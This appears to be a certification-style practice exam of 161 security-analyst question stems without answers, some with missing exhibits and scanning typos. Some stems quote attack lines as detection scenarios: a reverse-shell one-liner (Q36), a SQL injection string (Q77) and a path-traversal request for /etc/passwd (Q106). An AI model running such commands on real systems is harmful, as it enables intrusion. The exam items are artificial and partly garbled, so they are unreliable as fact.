EMT Practice Test

1. Question Content...


Question List

Question1: An organization is conducting a pilot deployment of an e-commerce application. The application's source code is not available. Which of the following strategies should an analyst recommend to evaluate the security of the software?

Question2: An analyst is conducting routine vulnerability assessments on the company infrastructure. When performing these scans, a business-critical server crashes, and the cause is traced back to the vulnerability scanner. Which of the following is the cause of this issue?

Question3: A security alert was triggered when an end user tried to access a website that is not allowed per organizational policy. Since the action is considered a terminable offense, the SOC analyst collects the authentication logs, web logs, and temporary files, reflecting the web searches from the user's workstation, to build the case for the investigation. Which of the following is the best way to ensure that the investigation complies with HR or privacy policies?

Question4: A security analyst must preserve a system hard drive that was involved in a litigation request Which of the following is the best method to ensure the data on the device is not modified?

Question5: A security analyst received a malicious binary file to analyze. Which of the following is the best technique to perform the analysis?

Question6: An end-of-life date was announced for a widely used OS. A business-critical function is performed by some machinery that is controlled by a PC, which is utilizing the OS that is approaching the end-of- life date.
Which of the following best describes a security analyst's concern?

Question7: A security analyst is responding to an indent that involves a malicious attack on a network. Data closet.
Which of the following best explains how are analyst should properly document the incident?

Question8: Several critical bugs were identified during a vulnerability scan. The SLA risk requirement is that all critical vulnerabilities should be patched within 24 hours. After sending a notification to the asset owners, the patch cannot be deployed due to planned, routine system upgrades Which of the following is the best method to remediate the bugs?

Question9: After updating the email client to the latest patch, only about 15% of the workforce is able to use email.
Windows 10 users do not experience issues, but Windows 11 users have constant issues. Which of the following did the change management team fail to do?

Question10: A network analyst notices a long spike in traffic on port 1433 between two IP addresses on opposite sides of a WAN connection. Which of the following is the most likely cause?

Question11: A security analyst is validating a particular finding that was reported in a web application vulnerability scan to make sure it is not a false positive. The security analyst uses the snippet below:

Which of the following vulnerability types is the security analyst validating?

Question12: After an upgrade to a new EDR, a security analyst received reports that several endpoints were not communicating with the SaaS provider to receive critical threat signatures. To comply with the incident response playbook, the security analyst was required to validate connectivity to ensure communications. The security analyst ran a command that provided the following output:
* ComputerName: comptia007
* RemotePort: 443
* InterfaceAlias: Ethernet 3
* TcpTestSucceeded: False
Which of the following did the analyst use to ensure connectivity?

Question13: During a recent site survey. an analyst discovered a rogue wireless access point on the network. Which of the following actions should be taken first to protect the network while preserving evidence?

Question14: An analyst wants to ensure that users only leverage web-based software that has been pre-approved by the organization. Which of the following should be deployed?

Question15: The security operations team is required to consolidate several threat intelligence feeds due to redundant tools and portals. Which of the following will best achieve the goal and maximize results?


Question16: A company recently removed administrator rights from all of its end user workstations. An analyst uses CVSSv3.1 exploitability metrics to prioritize the vulnerabilities for the workstations and produces the following information:

Which of the following vulnerabilities should be prioritized for remediation?

Question17: Which of the following is described as a method of enforcing a security policy between cloud customers and cloud services?

Question18: Which of the following is a KPI that is used to monitor or report on the effectiveness of an incident response reporting and communication program?

Question19: A network security analyst for a large company noticed unusual network activity on a critical system. Which of the following tools should the analyst use to analyze network traffic to search for malicious activity?

Question20: A security analyst reviews a SIEM alert related to a suspicious email and wants to verify the authenticity of the message:
SPF = PASS
DKIM = FAIL
DMARC = FAIL
Which of the following did the analyst most likely discover?

Question21: An organization has activated the CSIRT. A security analyst believes a single virtual server was compromised and immediately isolated from the network. Which of the following should the CSIRT conduct next?


Question22: A security analyst performs various types of vulnerability scans. Review the vulnerability scan results to determine the type of scan that was executed and if a false positive occurred for each device.
Instructions:
Select the Results Generated drop-down option to determine if the results were generated from a credentialed scan, non-credentialed scan, or a compliance scan.
For ONLY the credentialed and non-credentialed scans, evaluate the results for false positives and check the findings that display false positives. NOTE: If you would like to uncheck an option that is currently selected, click on the option a second time.
Lastly, based on the vulnerability scan results, identify the type of Server by dragging the Server to the results.
The Linux Web Server, File-Print Server and Directory Server are draggable.
If at any time you would like to bring back the initial state of the simulation, please select the Reset All button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.

Question23: A SOC manager receives a phone call from an upset customer. The customer received a vulnerability report two hours ago: but the report did not have a follow-up remediation response from an analyst. Which of the following documents should the SOC manager review to ensure the team is meeting the appropriate contractual obligations for the customer?

Question24: A security analyst would like to integrate two different SaaS-based security tools so that one tool can notify the other in the event a threat is detected. Which of the following should the analyst utilize to best accomplish this goal?

Question25: Which of the following would an organization use to develop a business continuity plan?

Question26: A Chief Information Security Officer (CISO) wants to disable a functionality on a business-critical web application that is vulnerable to RCE in order to maintain the minimum risk level with minimal increased cost.
Which of the following risk treatments best describes what the CISO is looking for?

Question27: A security analyst has received an incident case regarding malware spreading out of control on a customer's network. The analyst is unsure how to respond. The configured EDR has automatically obtained a sample of the malware and its signature. Which of the following should the analyst perform next to determine the type of malware, based on its telemetry?

Question28: Which of the following tools would work best to prevent the exposure of PII outside of an organization?

Question29: Which of the following is an important aspect that should be included in the lessons-learned step after an incident?

Question30: Which of the following should be updated after a lessons-learned review?

Question31: A recent penetration test discovered that several employees were enticed to assist attackers by visiting specific websites and running downloaded files when prompted by phone calls. Which of the following would best address this issue?

Question32: Which of the following is a benefit of the Diamond Model of Intrusion Analysis?
Question33: An analyst is becoming overwhelmed with the number of events that need to be investigated for a timeline.
Which of the following should the analyst focus on in order to move the incident forward?

Question34: During a scan of a web server in the perimeter network, a vulnerability was identified that could be exploited over port 3389. The web server is protected by a WAF. Which of the following best represents the change to overall risk associated with this vulnerability?

Question35: During an incident involving phishing, a security analyst needs to find the source of the malicious email.
Which of the following techniques would provide the analyst with this information?

Question36: A security analyst detects an exploit attempt containing the following command:
sh -i >& /dev/udp/10.1.1.1/4821 0>$l
Which of the following is being attempted?


Question37: A security analyst scans a host and generates the following output:

Which of the following best describes the output?

Question38: Which of the following in the digital forensics process is considered a critical activity that often includes a graphical representation of process and operating system events?

Question39: A cybersecurity analyst is recording the following details
* ID
* Name
* Description
* Classification of information
* Responsible party
In which of the following documents is the analyst recording this information?

Question40: A company's security team is updating a section of the reporting policy that pertains to inappropriate use of resources (e.g., an employee who installs cryptominers on workstations in the office). Besides the security team, which of the following groups should the issue be escalated to first in order to comply with industry best practices?

Question41: Which of the following best explains the importance of the implementation of a secure software development life cycle in a company with an internal development team?

Question42: An organization's email account was compromised by a bad actor. Given the following Information:
Which of the following is the length of time the team took to detect the threat?

Question43: A penetration tester is conducting a test on an organization's software development website. The penetration tester sends the following request to the web interface:
Which of the following exploits is most likely being attempted?

Question44: An analyst is reviewing a dashboard from the company's SIEM and finds that an IP address known to be malicious can be tracked to numerous high-priority events in the last two hours. The dashboard indicates that these events relate to TTPs. Which of the following is the analyst most likely using?

Question45: A vulnerability management team is unable to patch all vulnerabilities found during their weekly scans. Using the third-party scoring system described below, the team patches the most urgent vulnerabilities:

Additionally, the vulnerability management team feels that the metrics Smear and Channing are less important than the others, so these will be lower in priority. Which of the following vulnerabilities should be patched first, given the above third-party scoring system?

Question46: Which of the following phases of the Cyber Kill Chain involves the adversary attempting to establish communication with a successfully exploited target?

Question47: An attacker has just gained access to the syslog server on a LAN. Reviewing the syslog entries has allowed the attacker to prioritize possible next targets. Which of the following is this an example of?

Question48: While configuring a SIEM for an organization, a security analyst is having difficulty correlating incidents across different systems. Which of the following should be checked first?

Question49: A SIEM alert is triggered based on execution of a suspicious one-liner on two workstations in the organization's environment. An analyst views the details of these events below:

Which of the following statements best describes the intent of the attacker, based on this one-liner?

Question50: A security analyst is tasked with prioritizing vulnerabilities for remediation. The relevant company security policies are shown below:
Security Policy 1006: Vulnerability Management
1. The Company shall use the CVSSv3.1 Base Score Metrics (Exploitability and Impact) to prioritize the remediation of security vulnerabilities.
2. In situations where a choice must be made between confidentiality and availability, the Company shall prioritize confidentiality of data over availability of systems and data.
3. The Company shall prioritize patching of publicly available systems and services over patching of internally available system.
According to the security policy, which of the following vulnerabilities should be the highest priority to patch?

Question51: Which of the following will most likely ensure that mission-critical services are available in the event of an incident?

Question52: The Chief Information Security Officer (CISO) of a large management firm has selected a cybersecurity framework that will help the organization demonstrate its investment in tools and systems to protect its data.
Which of the following did the CISO most likely select?


Question53: A company patches its servers using automation software. Remote SSH or RDP connections are allowed to the servers only from the service account used by the automation software. All servers are in an internal subnet without direct access to or from the internet. An analyst reviews the following vulnerability summary:

Which of the following vulnerability IDs should the analyst address first?

Question54: Which of the following best describes the threat concept in which an organization works to ensure that all network users only open attachments from known sources?

Question55: An incident response analyst is taking over an investigation from another analyst. The investigation has been going on for the past few days. Which of the following steps is most important during the transition between the two analysts?

Question56: A company is in the process of implementing a vulnerability management program. no-lich of the following scanning methods should be implemented to minimize the risk of OT/ICS devices malfunctioning due to the vulnerability identification process?

Question57: The management team requests monthly KPI reports on the company's cybersecurity program. Which of the following KPIs would identify how long a security threat goes unnoticed in the environment?

Question58: A security analyst is reviewing the logs of a web server and notices that an attacker has attempted to exploit a SQL injection vulnerability. Which of the following tools can the analyst use to analyze the attack and prevent future attacks?

Question59: A security analyst has identified a new malware file that has impacted the organization. The malware is polymorphic and has built-in conditional triggers that require a connection to the internet. The CPU has an idle process of at least 70%. Which of the following best describes how the security analyst can effectively review the malware without compromising the organization's network?

Question60: A recent zero-day vulnerability is being actively exploited, requires no user interaction or privilege escalation, and has a significant impact to confidentiality and integrity but not to availability. Which of the following CVE metrics would be most accurate for this zero-day threat?

Question61: A cybersecurity analyst has recovered a recently compromised server to its previous state. Which of the following should the analyst perform next?

Question62: A Chief Information Security Officer wants to implement security by design, starting ...... vulnerabilities, including SQL injection, FRI, XSS, etc. Which of the following would most likely meet the requirement?

Question63: A systems administrator is reviewing after-hours traffic flows from data center servers and sees regular, outgoing HTTPS connections from one of the servers to a public IP address. The server should not be making outgoing connections after hours. Looking closer, the administrator sees this traffic pattern around the clock during work hours as well. Which of the following is the most likely explanation?

Question64: A security analyst has found a moderate-risk item in an organization's point-of-sale application. The organization is currently in a change freeze window and has decided that the risk is not high enough to correct at this time. Which of the following inhibitors to remediation does this scenario illustrate?

Question65: Patches for two highly exploited vulnerabilities were released on the same Friday afternoon. Information about the systems and vulnerabilities is shown in the tables below:

Which of the following should the security analyst prioritize for remediation?

Question66: A security analyst needs to develop a solution to protect a high-value asset from an exploit like a recent zero- day attack. Which of the following best describes this risk management strategy?

Question67: A security analyst needs to mitigate a known, exploited vulnerability related not tack vector that embeds software through the USB interface. Which of the following should the analyst do first?

Question68: Which of the following is often used to keep the number of alerts to a manageable level when establishing a process to track and analyze violations?

Question69: During security scanning, a security analyst regularly finds the same vulnerabilities in a critical application.
Which of the following recommendations would best mitigate this problem if applied along the SDLC phase?

Question70: A vulnerability scan shows several vulnerabilities. At the same time, a zero-day vulnerability with a CVSS score of 10 has been identified on a web server. Which of the following actions should the security analyst take first?

Question71: Which of the following best describes the key elements of a successful information security program?

Question72: After completing a review of network activity. the threat hunting team discovers a device on the network that sends an outbound email via a mail client to a non-company email address daily at 10:00 p.m. Which of the following is potentially occurring?

Question73: When undertaking a cloud migration of multiple SaaS application, an organizations system administrator struggled ... identity and access management to cloud-based assets. Which of the following service models would have reduced the complexity of this project?

Question74: A SOC analyst is analyzing traffic on a network and notices an unauthorized scan. Which of the following types of activities is being observed?

Question75: A security team conducts a lessons-learned meeting after struggling to determine who should conduct the next steps following a security event. Which of the following should the team create to address this issue?

Question76: A security analyst at a company called ACME Commercial notices there is outbound traffic to a host IP that resolves to https://offce365password.acme.co. The site's standard VPN logon page is www.acme.com/logon. Which of the following is most likely true?

Question77: K company has recently experienced a security breach via a public-facing service. Analysis of the event on the server was traced back to the following piece of code:
SELECT ' From userjdata WHERE Username = 0 and userid8 1 or 1=1;-
Which of the following controls would be best to implement?

Question78: A vulnerability scan of a web server that is exposed to the internet was recently completed. A security analyst is reviewing the resulting vector strings:
Vulnerability 1: CVSS: 3.0/AV:N/AC: L/PR: N/UI : N/S: U/C: H/I : L/A:L
Vulnerability 2: CVSS: 3.0/AV: L/AC: H/PR:N/UI : N/S: U/C: L/I : L/A: H Vulnerability 3: CVSS: 3.0/AV:A/AC: H/PR: L/UI : R/S: U/C: L/I : H/A:L Vulnerability 4: CVSS: 3.0/AV: P/AC: L/PR: H/UI : N/S: U/C: H/I:N/A:L Which of the following vulnerabilities should be patched first?

Question79: While reviewing web server logs, an analyst notices several entries with the same time stamps, but all contain odd characters in the request line. Which of the following steps should be taken next?

Question80: During normal security monitoring activities, the following activity was observed:
cd C:\Users\Documents\HR\Employees
takeown/f .*
SUCCESS:
Which of the following best describes the potentially malicious activity observed?

Question81: A list of loCs released by a government security organization contains the SHA-256 hash for a Microsoft- signed legitimate binary, svchost. exe. Which of the following best describes the result if security teams add this indicator to their detection signatures?

Question82: A team of analysts is developing a new internal system that correlates information from a variety of sources analyzes that information, and then triggers notifications according to company policy Which of the following technologies was deployed?

Question83: A cybersecurity analyst has been assigned to the threat-hunting team to create a dynamic detection strategy based on behavioral analysis and attack patterns. Which of the following best describes what the analyst will be creating?

Question84: An employee received a phishing email that contained malware targeting the company. Which of the following is the best way for a security analyst to get more details about the malware and avoid disclosing information?

Question85: New employees in an organization have been consistently plugging in personal webcams despite the company policy prohibiting use of personal devices. The SOC manager discovers that new employees are not aware of the company policy. Which of the following will the SOC manager most likely recommend to help ensure new employees are accountable for following the company policy?

Question86: Which of the following is the most important factor to ensure accurate incident response reporting?

Question87: An employee accessed a website that caused a device to become infected with invasive malware. The incident response analyst has:
* created the initial evidence log.
* disabled the wireless adapter on the device.
* interviewed the employee, who was unable to identify the website that was accessed
* reviewed the web proxy traffic logs.
Which of the following should the analyst do to remediate the infected device?

Question88: A laptop that is company owned and managed is suspected to have malware. The company implemented centralized security logging. Which of the following log sources will confirm the malware infection?

Question89: An analyst has been asked to validate the potential risk of a new ransomware campaign that the Chief Financial Officer read about in the newspaper. The company is a manufacturer of a very small spring used in the newest fighter jet and is a critical piece of the supply chain for this aircraft. Which of the following would be the best threat intelligence source to learn about this new campaign?

Question90: A security analyst reviews a packet capture and identifies the following output as anomalous:
13:49:57.553161 TP10.203.10.17.45701>10.203.10.22.12930:Flags[FPU],seq108331482,win1024,urg0, length0
13:49:57.553162 IP10.203.10.17.45701>10.203.10.22.48968:Flags[FPU],seq108331482,win1024,urg0, length0
...
Which of the following activities explains the output?

Question91: Which of the following describes a contract that is used to define the various levels of maintenance to be provided by an external business vendor in a secure environment?

Question92: A regulated organization experienced a security breach that exposed a list of customer names with corresponding PH dat a. Which of the following is the best reason for developing the organization's communication plans?

Question93: An MSSP received several alerts from customer 1, which caused a missed incident response deadline for customer 2. Which of the following best describes the document that was violated?

Question94: A systems administrator receives reports of an internet-accessible Linux server that is running very sluggishly. The administrator examines the server, sees a high amount of memory utilization, and suspects a DoS attack related to half-open TCP sessions consuming memory. Which of the following tools would best help to prove whether this server was experiencing this behavior?

Question95: A security analyst observed the following activity from a privileged account:
. Accessing emails and sensitive information
. Audit logs being modified
. Abnormal log-in times
Which of the following best describes the observed activity?

Question96: A security analyst detects an email server that had been compromised in the internal network. Users have been reporting strange messages in their email inboxes and unusual network traffic. Which of the following incident response steps should be performed next?

Question97: Which of the following risk management principles is accomplished by purchasing cyber insurance?

Question98: Following a recent security incident, the Chief Information Security Officer is concerned with improving visibility and reporting of malicious actors in the environment. The goal is to reduce the time to prevent lateral movement and potential data exfiltration. Which of the following techniques will best achieve the improvement?

Question99: Which of the following is the most appropriate action a security analyst to take to effectively identify the most security risks associated with a locally hosted server?

Question100: A payroll department employee was the target of a phishing attack in which an attacker impersonated a department director and requested that direct deposit information be updated to a new account. Afterward, a deposit was made into the unauthorized account. Which of the following is one of the first actions the incident response team should take when they receive notification of the attack?

Question101: A security administrator has found indications of dictionary attacks against the company's external-facing portal. Which of the following should be implemented to best mitigate the password attacks?

Question102: An organization enabled a SIEM rule to send an alert to a security analyst distribution list when ten failed logins occur within one minute. However, the control was unable to detect an attack with nine failed logins.
Which of the following best represents what occurred?

Question103: A security analyst has prepared a vulnerability scan that contains all of the company's functional subnets.
During the initial scan, users reported that network printers began to print pages that contained unreadable text and icons.
Which of the following should the analyst do to ensure this behavior does not oocur during subsequent vulnerability scans?

Question104: A systems administrator notices unfamiliar directory names on a production server. The administrator reviews the directory listings and files, and then concludes the server has been compromised. Which of the following steps should the administrator take next?

Question105: A security analyst is trying to identify anomalies on the network routing. Which of the following functions can the analyst use on a shell script to achieve the objective most accurately?

Question106: An analyst reviews the following web server log entries:
%2E%2E/%2E%2E/%2ES2E/%2E%2E/%2E%2E/%2E%2E/etc/passwd
No attacks or malicious attempts have been discovered. Which of the following most likely describes what took place?

Question107: An organization has experienced a breach of customer transactions. Under the terms of PCI DSS, which of the following groups should the organization report the breach to?

Question108: Security analysts review logs on multiple servers on a daily basis. Which of the following implementations will give the best central visibility into the events occurring throughout the corporate environment without logging in to the servers individually?

Question109: A SOC team lead occasionally collects some DNS information for investigations. The team lead assigns this task to a new junior analyst. Which of the following is the best way to relay the process information to the junior analyst?

Question110: An employee is suspected of misusing a company-issued laptop. The employee has been suspended pending an investigation by human resources. Which of the following is the best step to preserve evidence?

Question111: Which of the following best describes the importance of implementing TAXII as part of a threat intelligence program?

Question112: Which of the following threat-modeling procedures is in the OWASP Web Security Testing Guide?

Question113: A security analyst needs to ensure that systems across the organization are protected based on the sensitivity of the content each system hosts. The analyst is working with the respective system owners to help determine the best methodology that seeks to promote confidentiality, availability, and integrity of the data being hosted. Which of the following should the security analyst perform first to categorize and prioritize the respective systems?

Question114: A security analyst needs to provide evidence of regular vulnerability scanning on the company's network for an auditing process. Which of the following is an example of a tool that can produce such evidence?

Question115: Two employees in the finance department installed a freeware application that contained embedded malware.
The network is robustly segmented based on areas of responsibility. These computers had critical sensitive information stored locally that needs to be recovered. The department manager advised all department employees to turn off their computers until the security team could be contacted about the issue. Which of the following is the first step the incident response staff members should take when they arrive?

Question116: After conducting a cybersecurity risk assessment for a new software request, a Chief Information Security Officer (CISO) decided the risk score would be too high. The CISO refused the software request. Which of the following risk management principles did the CISO select?

Question117: A security administrator has found indications of dictionary attacks against the company's external-facing portal. Which of the following should be implemented to best mitigate the password attacks?

Question118: A security analyst is trying to detect connections to a suspicious IP address by collecting the packet captures from the gateway. Which of the following commands should the security analyst consider running?

Question119: A threat hunter seeks to identify new persistence mechanisms installed in an organization's environment. In collecting scheduled tasks from all enterprise workstations, the following host details are aggregated:
Which of the following actions should the hunter perform first based on the details above?

Question120: A SOC receives several alerts indicating user accounts are connecting to the company's identity provider through non-secure communications. User credentials for accessing sensitive, business-critical systems could be exposed. Which of the following logs should the SOC use when determining malicious intent?

Question121: An organization identifies a method to detect unexpected behavior, crashes, or resource leaks in a system by feeding invalid, unexpected, or random data to stress the application. Which of the following best describes this testing methodology?

Question122: A systems administrator receives reports of an internet-accessible Linux server that is running very sluggishly. The administrator examines the server, sees a high amount of memory utilization, and suspects a DoS attack related to half-open TCP sessions consuming memory. Which of the following tools would best help to prove whether this server was experiencing this behavior?

Question123: An analyst notices there is an internal device sending HTTPS traffic with additional characters in the header to a known-malicious IP in another country. Which of the following describes what the analyst has noticed?

Question124: A systems administrator needs to gather security events with repeatable patterns from Linux log files. Which of the following would the administrator most likely use for this task?

Question125: An incident response team finished responding to a significant security incident. The management team has asked the lead analyst to provide an after-action report that includes lessons learned. Which of the following is the most likely reason to include lessons learned?

Question126: An older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. Which of the following factors would an analyst most likely communicate as the reason for this escalation?

Question127: An analyst finds that an IP address outside of the company network that is being used to run network and vulnerability scans across external-facing assets. Which of the following steps of an attack framework is the analyst witnessing?

Question128: A security analyst receives an alert for suspicious activity on a company laptop An excerpt of the log is shown below:

Which of the following has most likely occurred?

Question129: A company's user accounts have been compromised. Users are also reporting that the company's internal portal is sometimes only accessible through HTTP, other times; it is accessible through HTTPS. Which of the following most likely describes the observed activity?

Question130: Exploit code for a recently disclosed critical software vulnerability was publicly available (or download for several days before being removed. Which of the following CVSS v.3.1 temporal metrics was most impacted by this exposure?

Question131: A report contains IoC and TTP information for a zero-day exploit that leverages vulnerabilities in a specific version of a web application. Which of the following actions should a SOC analyst take first after receiving the report?

Question132: A Chief Information Security Officer (CISO) has determined through lessons learned and an associated after- action report that staff members who use legacy applications do not adequately understand how to differentiate between non-malicious emails and phishing emails. Which of the following should the CISO include in an action plan to remediate this issue?

Question133: Following an incident, a security analyst needs to create a script for downloading the configuration of all assets from the cloud tenancy. Which of the following authentication methods should the analyst use?

Question134: A security analyst is reviewing the findings of the latest vulnerability report for a company's web application.
The web application accepts files for a Bash script to be processed if the files match a given hash. The analyst is able to submit files to the system due to a hash collision. Which of the following should the analyst suggest to mitigate the vulnerability with the fewest changes to the current script and infrastructure?

Question135: A development team is preparing to roll out a beta version of a web application and wants to quickly test for vulnerabilities, including SQL injection, path traversal, and cross-site scripting. Which of the following tools would the security team most likely recommend to perform this test?

Question136: An organization needs to bring in data collection and aggregation from various endpoints. Which of the following is the best tool to deploy to help analysts gather this data?

Question137: A security program was able to achieve a 30% improvement in MTTR by integrating security controls into a SIEM. The analyst no longer had to jump between tools. Which of the following best describes what the security program did?

Question138: Results of a SOC customer service evaluation indicate high levels of dissatisfaction with the inconsistent services provided after regular work hours. To address this, the SOC lead drafts a document establishing customer expectations regarding the SOC's performance and quality of services. Which of the following documents most likely fits this description?

Question139: A disgruntled open-source developer has decided to sabotage a code repository with a logic bomb that will act as a wiper. Which of the following parts of the Cyber Kill Chain does this act exhibit?


Question140: An analyst is evaluating the following vulnerability report:

Which of the following vulnerability report sections provides information about the level of impact on data confidentiality if a successful exploitation occurs?

Question141: A security analyst is trying to validate the results of a web application scan with Burp Suite. The security analyst performs the following:

Which of the following vulnerabilitles Is the securlty analyst trylng to valldate?

Question142: Which of the following best describes the document that defines the expectation to network customers that patching will only occur between 2:00 a.m. and 4:00 a.m.?

Question143: A Chief Information Security Officer has outlined several requirements for a new vulnerability scanning project:
. Must use minimal network bandwidth
. Must use minimal host resources
. Must provide accurate, near real-time updates
. Must not have any stored credentials in configuration on the scanner
Which of the following vulnerability scanning methods should be used to best meet these requirements?

Question144: The SOC received a threat intelligence notification indicating that an employee's credentials were found on the dark web. The user's web and log-in activities were reviewed for malicious or anomalous connections, data uploads/downloads, and exploits. A review of the controls confirmed multifactor authentication was enabled. Which of the following should be done first to mitigate impact to the business networks and assets?

Question145: Which of the following is the best action to take after the conclusion of a security incident to improve incident response in the future?

Question146: Which of the following best explains the importance of network microsegmentation as part of a Zero Trust architecture?

Question147: An analyst investigated a website and produced the following:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-21 10:21 CDT
Nmap scan report for insecure.org (45.33.49.119)
Host is up (0.054s latency).
rDNS record for 45.33.49.119: ack.nmap.org
Not shown: 95 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.4 (protocol 2.0)
25/tcp closed smtp
80/tcp open http Apache httpd 2.4.6
113/tcp closed ident
443/tcp open ssl/http Apache httpd 2.4.6
Service Info: Host: issues.nmap.org
Service detection performed. Please report any incorrect results at https://nmap .org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.52 seconds
Which of the following syntaxes did the analyst use to discover the application versions on this vulnerable website?

Question148: An analyst recommends that an EDR agent collect the source IP address, make a connection to the firewall, and create a policy to block the malicious source IP address across the entire network automatically. Which of the following is the best option to help the analyst implement this recommendation?

Question149: An analyst is suddenly unable to enrich data from the firewall. However, the other open intelligence feeds continue to work. Which of the following is the most likely reason the firewall feed stopped working?

Question150: A cryptocurrency service company is primarily concerned with ensuring the accuracy of the data on one of its systems. A security analyst has been tasked with prioritizing vulnerabilities for remediation for the system.
The analyst will use the following CVSSv3.1 impact metrics for prioritization:

Which of the following vulnerabilities should be prioritized for remediation?

Question151: An analyst is designing a message system for a bank. The analyst wants to include a feature that allows the recipient of a message to prove to a third party that the message came from the sender Which of the following information security goals is the analyst most likely trying to achieve?

Question152: A high volume of failed RDP authentication attempts was logged on a critical server within a one-hour period.
All of the attempts originated from the same remote IP address and made use of a single valid domain user account. Which of the following would be the most effective mitigating control to reduce the rate of success of this brute-force attack?

Question153: An organization conducted a web application vulnerability assessment against the corporate website, and the following output was observed:

Which of the following tuning recommendations should the security analyst share?

Question154: During an incident, an analyst needs to acquire evidence for later investigation. Which of the following must be collected first in a computer system, related to its volatility level?

Question155: The Chief Information Security Officer wants the same level of security to be present whether a remote worker logs in at home or at a coffee shop. Which of the following should be recommended as a starting point?

Question156: The analyst reviews the following endpoint log entry:

Which of the following has occurred?

Question157: Which of the following best explains the importance of communicating with staff regarding the official public communication plan related to incidents impacting the organization?

Question158: An employee is no longer able to log in to an account after updating a browser. The employee usually has several tabs open in the browser. Which of the following attacks was most likely performed?

Question159: Which of the following most accurately describes the Cyber Kill Chain methodology?

Question160: During an extended holiday break, a company suffered a security incident. This information was properly relayed to appropriate personnel in a timely manner and the server was up to date and configured with appropriate auditing and logging. The Chief Information Security Officer wants to find out precisely what happened. Which of the following actions should the analyst take first?

Question161: A security analyst is reviewing the following alert that was triggered by FIM on a critical system:

Which of the following best describes the suspicious activity that is occurring?

